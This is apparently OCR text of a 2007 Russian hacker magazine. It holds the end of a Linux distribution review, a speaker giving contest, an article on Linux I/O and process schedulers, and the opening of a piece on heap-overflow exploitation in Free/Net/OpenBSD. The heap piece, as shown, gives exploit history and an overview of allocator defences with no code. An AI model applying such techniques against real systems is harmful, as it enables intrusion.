позволит установить дистрибутив на жесткий диск. Этот процесс даже проще, чем в Ubuntu. Состав приложений несколько удивил. Обычно утилиты в дистрибутивах с KDE практически одинаковы, приложения, как правило, построены на Qt-библиотеках и максимально интегрируются в рабочее окружение. Здесь же полный бардак. Так, вместо Kopete используется Pidgin, вместо Thunderbird — KMail, отсутствуют менеджеры персональной информации. Хорошо, что хоть KPlayer оставили. Есть и два приложения собственной разработки: Lphoto и Lsongs. Первое представляет собой некий аналог Picasa, позволяющий организовать коллекцию рисунков, запускать слайд-шоу, создавать скринсейверы и веб-страницы, отправлять на email, записывать их на диск. Есть и простые функции редактирования, подходящие для работы с фотографиями. Вторым попытались заменить Amarok (и чем он помешал разработчикам?). Сейчас для Linux существует столько проектов, что, честно говоря, непонятно, зачем снова изобретать велосипед, лучше бы довели до ума то, что есть. Но приятно, что в системе присутствуют необходимые кодеки, все играет и показывает :).
Приложения устанавливаются при помощи CNR, хотя можно просто зайти на сайт www.cnr.com, выбрать нужное приложение и нажать напротив него ссылку Install now. Установочные файлы имеют расширение cnr; при щелчке правой кнопкой в контекстном меню появляется пункт Open with CNR. Второй путь традиционный — использование APT и aptitude, причем в /etc/apt/sources.list можно подключить убунтовский репозитарий и ставить пакеты из него.

MANDRIVA ONE 2008.0

Краткая информация о дистрибутиве

Сайт проекта: www.mandriva.com
Производитель: Mandriva A.S.
Дата выхода: 9 октября 2007 года
Лицензия: Mandriva
Аппаратные платформы: x86 (версия Mandriva Free и x86_64)
Системные требования: Intel Pentium или AMD CPU, 256 Мб RAM и 4 Гб + 256 Мб под swap
Kernel 2.6.22.9 (с патчем Completely Fair Scheduler), GCC 4.2.2RC1, Glibc 2.6.1, KDE 3.5.7, X.org 7.2, Compiz 0.5.2, Metisse, OpenOffice.org 2.2.1

Вариант Mandriva One является LiveCD-версией, поставляемой на одном CD-диске. В его поставку включены закрытые драйверы к видеокартам nVidia и ATI, беспроводным устройствам на чипах Intel, а также Flash- и Java-плагины. Для закачки доступны два варианта (с рабочей средой KDE или Gnome), собранные под 32-битную платформу. В прежних версиях образ Mandriva One с KDE распространялся в нескольких вариантах локализации, сегодня доступен только один вариант, но зато в нем есть все, что необходимо для отображения элементов рабочего стола на выбранном при загрузке языке.
Для свободной закачки доступна и версия Mandriva Free — традиционная версия системы, требующая установки на жесткий диск. Она содержит только свободное, открытое программное обеспечение, здесь также нет некоторых кодеков, проприетарных драйверов и плагинов. Версия Free распространяется на одном DVD- или на трех CD-дисках; есть вариант как для 32-, так и для 64-битных платформ.
В появившемся после инициализации меню всего три вспомогательных подпункта F1-3, а выбор варианта загрузки один — Boot Mandriva Linux 2008. Такого многообразия, как в OpenSUSE, нет. Поэтому в случае возникновения проблем пользователю Mandriva One все нужные параметры придется вбивать руками. Возможно, конечно, что это издержки LiveCD-варианта, который больше подходит для тестирования. Далее тебя встретит мастер, который на выбранном языке задаст тебе несколько вопросов. В комплект Mandriva One включены 3D рабочие столы Compiz-Fusion и Metisse, на последнем шаге мастера предстоит выбрать между одним из этих вариантов и обычным рабочим столом. Рабочий стол в новой версии Mandriva традиционен, ничего необычного разработчики не придумали. Может, оно и к лучшему. В отличие от версии 2007 с ярко оранжевой темой la Ora, в 2008 использован спокойный темно-синий цвет. На рабочий стол помещено несколько ярлыков. Кроме доступа к домашнему каталогу, корзине и устройствам хранения здесь есть ярлык Live Install, позволяющий установить дистрибутив на диск. В панели задач размещены четыре апплета. Интересен апплет настройки сетевых устройств, предназначенный для настройки всех видов подключений, для которой вызывается соответствующее окно DrakConf. Двойной щелчок мышкой по ярлыку запустит «Сетевой центр» (draknetcenter), в котором также можно настроить параметры Ethernet-карт и просмотреть статистику их работы. При настройке соединения с интернетом проблем не возникает.
Пункт «Import Windows documents and Setting» в DrakConf, в подменю «Система», позволит импортировать настройки и документы из Windows. Письма из The Bat! он вряд ли скопирует, а вот обои рабочего стола и некоторые мелочи — вполне возможно. Меню программ в большинстве своем локализованы полностью. Для настройки эффектов Compiz-Fusion в разделе «Утилиты» ты найдешь CompizConfig Setting Manager; пунктов в нем предостаточно, поэтому в ближайшие несколько вечеров тебе будет чем заняться. Для переключения между вариантами рабочего стола разработчики предлагают использовать фирменную утилиту drak3d. Вообще в Mandriva к манипуляции с 3D-столами подошли серьезнее остальных. При загрузке система находит все разделы жесткого диска и автоматически монтирует их при первом обращении. Следует отметить, что поддерживается запись в раздел с NTFS (ntfs-3g). Хотя если раздел Linux или FAT32 можно смонтировать под обычным пользователем, то в случае с NTFS понадобятся права root.
Установка дистрибутива на жесткий диск по-прежнему проста и вызвать какие-либо трудности у мало-мальски подготовленного пользователя не должна. Мастер даже стал еще проще в обращении. Кстати, нажатие на кнопку «Форматировать» отформатирует раздел в ReiserFS без лишних вопросов и предупреждений. Раньше о возможности потери данных предупреждали хотя бы ради приличия. Чтобы указать другой тип файловой системы, необходимо переключиться в режим эксперта. Файловая система SquashFS, использующая сжатие, вероятно, позволила включить все локали и добавить, по сравнению с предыдущей 2007-й версией, дополнительные приложения. Поэтому в Mandriva One есть все, что нужно на первое время любому пользователю.

Примечание редактора

Чтобы исключить предвзятость автора, в наш обзор не попала новая версия одного из самых популярных Linux-дистрибутивов — KUbuntu 7.10, вышедшая 18 октября под кодовым названием Gutsy Gibbon (Бесстрашный Гиббон). Однако о тех возможностях, которые были включены в этот релиз, мы никак не можем умолчать:

- KDE 4 Technical Preview;
- настольная поисковая система Strigi;
- Restricted Manager, облегчающий установку собственных уникальных драйверов;
- быстрое переключение пользователей;
- удобное управление плагинами Firefox;
- управление свойствами экрана в графическом режиме;
- автоматизация установки принтеров;
- автоматическая установка микропрограммного ПО сетевых карт Broadcom;
- улучшение работы менеджера проприетарных драйверов;
- запись на разделы с файловой системой NTFS «из коробки»;
- улучшение работы с батареями ноутбуков;
- шифрование жестких дисков.

А также множество других мелких улучшений, облегчающих жизнь как домашнему, так и корпоративному пользователю.

CREATIVE CONTEST

Под новый год спешим тебя обрадовать еще одним конкурсом. На этот раз у тебя есть возможность завладеть классными колонками от компании Creative: мы разыгрываем Inspire T10, GigaWorks T20 и GigaWorks T40.

Чтобы завладеть этими крутыми призами, придется ответить на 5 не самых сложных вопросов о разыгрываемых колонках. Но не переживай, мы не будем сильно грузить твой мозг под новый год. Просто ответь на вопросы, и если будешь первым из девяти – получишь приз.

Inspire T10

Gigaworks T20

Gigaworkd T40

Итак, вопросы:

1. Какую форму имеют широкополосные динамики в Gigaworks T20?
2. Из чего выполнены, и какую форму имеют высокочастотные твитеры в T40?
3. Благодаря чему небольшие колонки Inspire T10 выдают столь впечатляющие для этих размеров басы?
4. Как по-твоему, сильно ли отличаются вес и объем левой и правой колонок в Gigaworks T20?
5. Какую длину имеет кабель для мини-разъема, идущий в комплекте с Inspire T10?

Свои ответы присылай на ящик creative@real.xakep.ru до 20 января.



ВЛАДИМИР «TURBINA» ЛЯШКО
/ V.TURBINA@GMAIL.COM /

Позови пингвина на планерку

ЗНАКОМИМСЯ С ПЛАНИРОВЩИКАМИ LINUX



Сердцем любой операционной системы является ядро, от реализаций имеющихся функций в котором зависит очень многое. Это не только поддержка разнообразных устройств и файловых систем, но и распределение системных ресурсов. А так как требования, предъявляемые к планированию ресурсов, на каждом десктопе/сервере/маршрутизаторе/мобильнике с Linux существенно различаются, разработчики наперебой предлагают планировщики, альтернативные штатным.

ПЛАНИРОВЩИКИ ВВОДА/ВЫВОДА

В любой системе можно выделить два типа планировщиков: планировщики ввода/вывода и планировщики процессорного времени. Планировщики ввода/вывода (I/O scheduler) являются интерфейсом между блочными устройствами и драйверами низкого уровня. Задача такого планировщика — оптимальным образом обеспечить доступ процесса к запрашиваемому дисковому устройству. Несмотря на кажущуюся простоту вопроса, это настоящая проблема. Ведь работа с дисками относится к очень медленным операциям, поэтому алгоритм I/O-шедулера должен обеспечивать решение часто противоречивых задач:

— минимизация времени поиска информации на диске;
— выдача информации в соответствии с приоритетом;
— гарантия получения данных приложением за определенное время и в определенном количестве.

Многократное переключение между задачами приводит к тому, что головка диска большую часть времени просто переходит на разные позиции. Именно поэтому в последнее время используются так называемые конвейерные (elevator) механизмы, в которых данные считываются не в порядке поступления запроса (вроде FIFO, LIFO и других), а с ближайших секторов.

Планировщик ввода/вывода ядра 2.4 использует один сложный конвейер общего назначения. Хотя он и имеет достаточное количество параметров, позволяющих управлять временем ожидания запроса в очереди, его возможностей часто не хватает для более тонкой настройки под специфические задачи. После многочисленных дискуссий, экспериментов и патчей в ядро 2.6 было включено четыре разных планировщика ввода/вывода, и теперь пользователь в зависимости от конкретных задач может подобрать себе наиболее оптимальный. Чтобы узнать, какие планировщики I/O включены в ядро, достаточно ввести команду:

```
$ dmesg | grep schedule
[1.348000] io scheduler noop registered
[1.348000] io scheduler anticipatory registered
[1.348000] io scheduler deadline registered
[1.348000] io scheduler cfq registered (default)
```

Как видишь, в моем KUbuntu присутствуют все четыре. Алгоритм CFQ отмечен как используемый по умолчанию, причем так обстоят дела практически



во всех современных дистрибутивах с ядром старше 2.6.18. Поэтому с него и начнем наше знакомство.

Completely Fair Queuing (CFQ) появился как расширение к SFQ (stochastic fair queuing) — планировщику, предназначенному для работы с сетевыми пакетами. CFQ был включен в ядро 2.6.6 в апреле 2004 года. В CFQ (и SFQ) для каждого процесса поддерживается своя очередь ввода/вывода, а задача планировщика состоит в том, чтобы как можно равномернее распределять запросы в доступной полосе пропускания. Поэтому CFQ идеально подходит для тех случаев, когда множество программ требует доступ к диску, а также для многопроцессорных систем, где необходима сбалансированная работа подсистемы ввода/вывода с различными устройствами.

За период развития ядра 2.6 алгоритм CFQ несколько раз совершенствовался, и сегодня доступна его четвертая версия. В ней применен принцип time slice, аналогичный используемому в планировщике процессов, поэтому он стал несколько похож на Anticipatory. Время, выдаваемое каждому процессу на работу с устройством, и число запросов теперь зависят и от приоритета.

Планировщик NOOP — самый простой планировщик, потребляющий минимальное количество ресурсов. Он выполняет простые операции

Тестируем планировщик I/O


объединения и сортировки. Фактически его реализация представляет собой очередь FIFO (First In, First Out). Другими словами, он просто выставляет запросы в очередь в том порядке, в котором они пришли. В основном NOOP используется для работы с недисковыми устройствами (например, ОЗУ или флешками) или со специализированными решениями, имеющими свой собственный планировщик I/O и требующими минимальной помощи ядра. В этом случае применение NOOP уменьшает нагрузку на процессор, а его простота дает ему преимущество перед остальными планировщиками.


Задача алгоритма Deadline — минимизация задержек ввода/вывода и обеспечение поведения, близкого к реальному времени. Для улучшения производительности планировщик использует алгоритм предельного срока, постоянно переупорядочивая запросы. Суть алгоритма заключается в том, что операциям чтения всегда отдается предпочтение перед операциями записи. По умолчанию операция чтения будет выполнена максимум через 500 мс, записи — через 5 с. Из очереди извлекается следующий процесс, который и получает практически монопольный доступ к ресурсу; затем он переводится в состояние ожидания, а планировщик выбирает следующую программу. Появившись в 2002 году, этот алгоритм сразу был включен в стабильную ветку ядра. Deadline больше подходит для систем, где количество считываемой информации превосходит количество записываемой, например для баз данных или веб-серверов. При больших последовательных операциях чтения этот планировщик превосходит CFQ. Теоретически для десктопа он подходит меньше, так как, пока один процесс пользуется диском, все остальное практически замирает. Хотя если ты любишь слушать музыку и смотреть фильмы, а жесткий диск не самый быстрый, то, вероятно, тебе стоит внимательно присмотреться к этому алгоритму.

В планировщике Anticipatory (упреждающий конвейер), который основан на Deadline, пытаются минимизировать перемещение головки по диску. Для этого перед запросом вводится управляемая задержка. Таким образом достигается переупорядочение и объединение операций обращения к диску. Поэтому есть вероятность того, что предыдущий запрос успеет получить нужные данные до того, как головка диска будет вынуждена перейти на новый сектор. Однако результатом работы Anticipatory может быть увеличение задержки выполнения операций ввода/вывода, поэтому его лучше всего использовать на клиентских машинах с медленной дисковой подсистемой, для которых более важна интерактивность работы, чем задержки ввода/вывода. Этот алгоритм применялся по умолчанию в ядрах 2.6.0 - 2.6.17. Кстати, при его использовании в некоторых ситуациях веб-сервер Apache показывал большую производительность (на 50%), чем при применении других алгоритмов.

Чтобы увидеть все алгоритмы в новом ядре при самостоятельной пересборке, не забудь включить следующие параметры:

```
$ grep IOSCHED .config
CONFIG_IOSCHED_NOOP=y
CONFIG_IOSCHED_AS=y
CONFIG_IOSCHED_DEADLINE=y
CONFIG_IOSCHED_CFQ=y
```


Новые параметры сборки ядра


Выбор планировщика при сборке ядра

```
CONFIG_DEFAULT_IOSCHED="cfq"
```

Как ты понимаешь, последний параметр определяет алгоритм, который будет использоваться по умолчанию. В ядрах до версии 2.6.18 дефолтным стоял anticipatory.

Переключить один планировщик на другой очень просто. Для этого следует добавить параметр elevator, передаваемый ядру при загрузке, с указанием алгоритма — as, deadline, noop или cfq. Хотя в порядке эксперимента можно попробовать изменить алгоритм на лету, записав в файл /sys/block/<block_device>/queue/scheduler нужную строку:

```
$ cat /sys/block/sda/queue/scheduler
noop anticipatory deadline [cfq]
```

Меняем CFQ на Anticipatory:

```
$ echo anticipatory > /sys/block/sda/queue/scheduler
```

Выбранный планировщик вступит в действие не сразу, а через некоторое время. С выходом CFQ v3 в Linux 2.6.13 появилась возможность выставлять для процессов приоритеты использования дисковой подсистемы, чего раньше не хватало. Подобно утилите nice, которая задействуется для назначения приоритетов использования процессора, приоритеты ввода/вывода указываются при помощи ionice. В Ubuntu она входит в пакет schedutils. Синтаксис команды прост:

```
ionice -c класс -n приоритет -p PID
```

Приоритет — число от 0 до 7 (чем меньше число, тем больше приоритет). В позиции «Класс» возможны три значения:

• 1 (Real time) — планировщик дает выбранному процессу преимущество при доступе к диску без обращения внимания на работу других процессов. Доступно восемь уровней приоритета (0-7);
• 2 (Best Effort) — класс, устанавливаемый по умолчанию для всех процессов; доступны те же восемь уровней приоритета;
• 3 (Idle) — процесс получает право на использование жесткого диска только в том случае, если другая программа не требует диска; приоритеты на этом уровне не используются.

Вместо PID можно указать имя процесса:

```
$ sudo ionice -c2 -n0 xine
```

Для эксперимента запустим программу тестирования dbench с имитацией работы 50 клиентов: dbench -t 60 50. Получаем: CFQ — 88,02 Мб/c, Anticipatory — 81,14 Мб/c, Deadline — 134,66 Мб/c, NOOP — 63,15 Мб/c. Результат понятен и без комментариев, но однозначно сказать, какой алгоритм лучше, довольно сложно. Хотя Deadline и обогнал все остальные, попробуй в это время запустить Amarok или сохранить скрин — придется чуток подождать.

ПЛАНИРОВЩИКИ ПРОЦЕССОВ

Важной задачей по обеспечению нормальной работы любого сервиса, помимо доступа к дисковым устройствам, является также доступ к процессору. За распределение процессорного времени между работающими приложениями отвечают другие планировщики. На первый взгляд это простая задача, но, так как на современных компьютерах могут выполняться сотни, а то и тысячи процессов, неправильная реализация планировщика может снизить общую производительность системы (учти, что даже на переключение контекста процесса тратится немало драгоценного времени). Кроме того, планировщик постоянно сталкивается с такой проблемой, как ограничение времени ответа для критических задач, рьяно борющихся за CPU. Долгое время в Linux присутствовал один шедулер — O(1). Да, были и другие предложения, вроде Staircase от Кона Коливаса (sched-staircase-17.1.patch) и Fairsched (sf.net/projects/fairsched), в котором процессы разбиты на группы, а стандартный планировщик гарантирует распределение времени в зависимости от веса группы. Но все они не попадали в основную ветку ядра. Сегодня наметилась явная активность разработчиков в этом направлении. Сообщения о новых реализациях появляются на Kerneltrap чуть ли не ежемесячно.

Стандартному планировщику O(1) в этом году исполнилось 15 лет. В июле 1993 года Линус Торвальдс описал принцип работы планировщика задач Linux. Оригинальный файл sched.c содержал всего 254 строк кода, это был простой и понятный алгоритм. В 1996 году в нем было уже более 6000 строк — Дэйв Грот устранил проблему с семафорами и SMP-системами. 2002 год был отмечен появлением «ultra-scalable O(1) scheduler» от Инго Молнара. В настоящее время sched.c содержит уже более 7000 строк.

Алгоритм работы O(1) очень прост. Каждая задача имеет фиксированное число (tick), которое пересчитывается с каждым системным тиком (по умолчанию 100 Hz) при выходе из режима ядра или при появлении более приоритетной задачи. Алгоритм делит число на 2 и добавляет базовую величину (по умолчанию 15 с учетом величины nice). Когда тик становится равным нулю, процесс устанавливает флаг need_resched и тик пересчитывается. Кроме этого, каждый процесс имеет две очереди. В одной находятся готовые к запуску задачи, во вторую помещаются отработавшие и спящие задачи, которые, например, ожидают недоступный в настоящее время ресурс. Когда первая очередь пустеет, очереди меняются местами. Поэтому время работы алгоритма постоянно и не зависит от количества процессов. Современная реализация O(1) использует более сложные алгоритмы (например, анализируя среднее время сна), чтобы обнаружить интерактивные процессы и постараться задержать их в активном дереве. В ядро 2.6.23 в качестве основного был включен планировщик CFS (Completely Fair Scheduler — абсолютно справедливый планировщик), над

которым работает Инго Молнар. В нем для хранения процессов используется red-black дерево, где ключом является значение wait_runtime каждого процесса. Эта переменная определяет количество наносекунд, которое переработал или недоработал процесс. В зависимости от этого значения процесс и получает свое место в дереве. В CFS используются наносекунды, а не time slices или тики; в его работе нет никакой эвристики. Извлечение процесса и его вставка в дерево требуют перестройки, что при большом количестве процессов приводит к увеличению накладных расходов. Поэтому CFS рекомендуется в первую очередь для десктопов, где нет большого количества одновременно запущенных процессов. В отличие от O(1), CFS равномернее планирует процессорное время (фактически если задачи две, то каждая получит ровно 50% CPU), распределяет задачи по нескольким ядрам и имеет меньшее время отклика. Для настройки CFS используется файл /proc/sys/kernel/sched_granularity_ns, в котором по умолчанию установлен режим desktop (меньшее время задержки), но при необходимости его можно переключить в server, обеспечив лучшую группировку.
Патч CFS для ядер >=2.6.20 можно взять по адресу people.redhat.com/mingo/cfs-scheduler. Далее качаем сорцы ядра и накладываем патч (обрати внимание, что v22 отражает версию патча CFS; планировщик находится в постоянном развитии, поэтому следует выбирать последнюю доступную версию):

```
$ cd /usr/src/linux
$ patch -p1 < ~/sched-cfs-v2.6.22.9-v22.patch
```


Стоит отметить появление новых параметров:

```
CONFIG_FAIR_GROUP_SCHED=y
CONFIG_FAIR_USER_SCHED=y
CONFIG_SCHED_NO_NO_OMIT_FRAME_POINTER=y
CONFIG_SCHED_DEBUG=y
```


После конфигурирования собираем ядро обычным образом.
Утилита hackbench (developer.osdl.org/craiger/hackbench/src/hackbench.c), измеряющая скорость создания указанного числа процессов и скорость обмена данными между ними, со стандартным планировщиком показывает результат 6,5, а с CFS — 5,9. Если эти цифры тебе ничего не говорят, вот тебе пример. После запуска теста contest (он есть в репозитарии Ubuntu) при использовании O(1) Amarok загружался минуты две и постоянно прерывалась музыка, а при CFS Amarok запустился и работал как ни в чем не бывало.
Кон Коливас, остановив разработку ветки ck, в марте анонсировал совершенно новый планировщик RSDL (Rotating Staircase DeadLine scheduler), который впоследствии был переименован в SD (Staircase Deadline, ck.kolivas.org/patches/staircase-deadline). За его основу был взят Staircase. Задача нового планировщика — исключить зависания, присущие O(1). Здесь все процессы равны, каждому выделяется своя квота, исчерпав которую, он опускается на следующий уровень приоритета, где получает новую квоту. Причем каждый уровень также имеет свою квоту. Если ее исчерпает хотя бы один процесс, все перейдут на следующий уровень независимо от того, отработали ли они свою квоту или нет. Планировщик также пытается определить интерактивные процессы, автоматически повышая им приоритет. Версия SD показывала неплохие результаты на серверах, и поговаривали, что этот планировщик будет включен в основную ветку, начиная с 2.6.22. Но из-за проблем со здоровьем Коливаса разработка шла относительно медленно, и Инго Молнар обогнал соперника.
Посетовав на сложность CFS, Роман Зиппель представил рабочий прототип базового алгоритма нового планировщика RFS (Really Fair Scheduler, kerneltrap.org/RFS), который помещает задачу в виртуальную (нормализованную) временную линию, где имеет значение только относительное расстояние между двумя любыми задачами. После жарких споров в ответ на это Инго Молнар представил свою версию планировщика, реализованную поверх CFS и включающую алгоритм из RFS. Он назвал ее RSRFS (Really Simple Really Fair Scheduler).
За последние 2,5 года было предложено около 300 различных алгоритмов, так что в ближайшее время на этом фронте вряд ли будет спокойно :).

Проект DeskOpt

Интересный проект был представлен в списке рассылки разработчиков ядра Linux. Программа DeskOpt (www.stardust.webpages.pl/files/tools/deskopt) — это демон, написанный на языке высокого уровня Python, который отслеживает запускаемые пользователем приложения и автоматически выбирает оптимальные параметры работы планировщика процессов CFS и планировщика ввода/вывода (CFQ, anticipatory, deadline). Все настройки осуществляются путем редактирования конфигурационного файла, в котором по умолчанию описано три класса оптимизации: игры, просмотр видео и прослушивание музыки. DeskOpt легко устанавливается и, судя по тестам, дает прирост производительности, особо ощутимый в играх.



КРИС КАСПЕРСКИ



Атакуем кучу в xBSD

ТЕХНИКА ПЕРЕПОЛНЕНИЯ КУЧИ В FREE/NET/OPENBSD

Атаки на кучу (она же динамическая память) приобретают все большую популярность, но методы переполнения, описанные в доступных хакерских руководствах, по ходу дела оказываются совершенно неработоспособными. Рассчитанные на древние системы, они не в курсе, что в новых версиях все изменилось. Более того, Free/Net/OpenBSD используют различные стратегии защиты кучи, особенности строения которой необходимо учитывать при написании эксплойтов. Мыщъх проделал титаническую работу, исследовав все версии популярных BSD-систем, и теперь не успокоится, пока не поделится добытой информацией с читателями.

ВВЕДЕНИЕ, ИЛИ КАК ВСЕ ЭТО НАЧИНАЛОСЬ

Сезон переполняющихся куч начался со статьи «Once upon a free()», опубликованной анонимусом в 39h номере phrack'а (8 января 2001 года), ссылающимся на более раннюю работу известного хакера Solar'а Designer'а (датируемую 25 июля 2000 года), в которой тот описал механизм передачи управления на shell-код, использующий особенности реализации макроса unlink в библиотеке glibc-2.2.3, поставляемой вместе с Linux. До этого хакерам было известно лишь стековое переполнение с подменой адреса возврата из функции. Переполнение кучи в общем случае приводило лишь к бездумному разрушению служебных структур динамической памяти и краху уязвимого приложения. Новый класс атак открывал радужные перспективы непаханой целины, и обозначенная статья приобрела огромную популярность, породив кучу перепечаток в различных туториалах и езинах.

В конце июля 2002 года на Сеть обрушился червь Slapper, поражающий Linux-боксы и распространяющийся путем переполнения кучи через ошибку переполнения стека в OpenSSL. К BSD-системам такой механизм оказался неприменим в силу существенных конструктивных отличий строения кучи. Но уже 14 мая 2003 года хакер по кличке BBP рассказал, как атаковать аллокатор, разработанный фришным программистом по имени Poul-Henning Kamp, (далее по тексту phk-аллокатор). Когда phk-аллокатор стал использоваться в Free/Net/OpenBSD в качестве основного (теперь же он остался только в Net- и OpenBSD, причем в OpenBSD — в сильно переработанном виде), старые трюки прекратили работать и молодые хакеры, начитавшиеся различных статей, сели на полный облом, завалив мыщъх'а грудами писем с вопросами: почему это не работает, как теперь жить и что делать? Вердикт: курить rtfm, конечно, полезно, но реальную пользу дают только свои собственные исследования, особенно в наш бурный век, когда опубликованные методы атаки теряют актуальность в течение нескольких месяцев. Так вот насчет исследований.

В конце 2005 года хакер под ником Phantasmal Phantasmagoria написал статью «The Malloc Maleficarum Glibc Malloc Exploitation Techniques», в которой предлагались новые механизмы атаки, пробивающие glibc версии 2.3.5 и выше. Статья остается актуальной по сей день, пусть и не без коррекции с учетом рандомизации адресного пространства, сторожевых страниц и других новомодных защитных технологий, появившихся в начале 2006 года. В середине 2006 года Ben Hawkes выступил на конференции RexCon с презентацией «Exploiting OpenBSD», в которой показал, как атаковать кучу самой защищенной операционной системы всех времен и народов. Разработчики OpenBSD довольно оперативно отреагировали




на ситуацию, выпустив обновленную версию аллокатора, затыкающую часть дыр. Разработчики Free- и NetBSD чешутся до сих пор, так что для хакерства складывается весьма благоприятная ситуация.
Мыщъх не предлагает готовых рецептов, но зато указывает на направление, двигаясь в котором можно подломать текущие и последующие версии аллокаторов не только в Free/Net/OpenBSD-системах, но и в Linux, ненавистной всем Висте и новоявленном Longhorn'е (он же Server 2008).

ОБЗОР НОВЫХ ЗАЩИТНЫХ ТЕХНОЛОГИЙ

Прежде чем погружаться в омут технических подробностей, совершим беглый обзор новейших аллокаторов, обозначив ключевые технологии и ответив на вопрос, почему существующие эксплойты перестали работать.

Изменение структур данных

Heap smashed эксплойты вынуждены работать с низкоуровневыми структурами данных, поддерживающими жизнеобеспечение кучи, причем эти структуры не остаются постоянными, а меняются от версии к версии в целях не только защиты, но и элементарной оптимизации. Поэтому, чтобы заставить эксплойт работать, необходимо установить версию аллокатора, используемую жертвой, скачать исходные тексты (а в случае Windows засесть за дизассемблер) и соответствующим образом скорректировать код эксплойта. Если же версию аллокатора установить не удается (а удаленно



Рандомизация адресного пространства в OpenBSD

ее установить очень сложно), следует поочередно перебирать все версии одну за другой.

Рандомизация адресного пространства

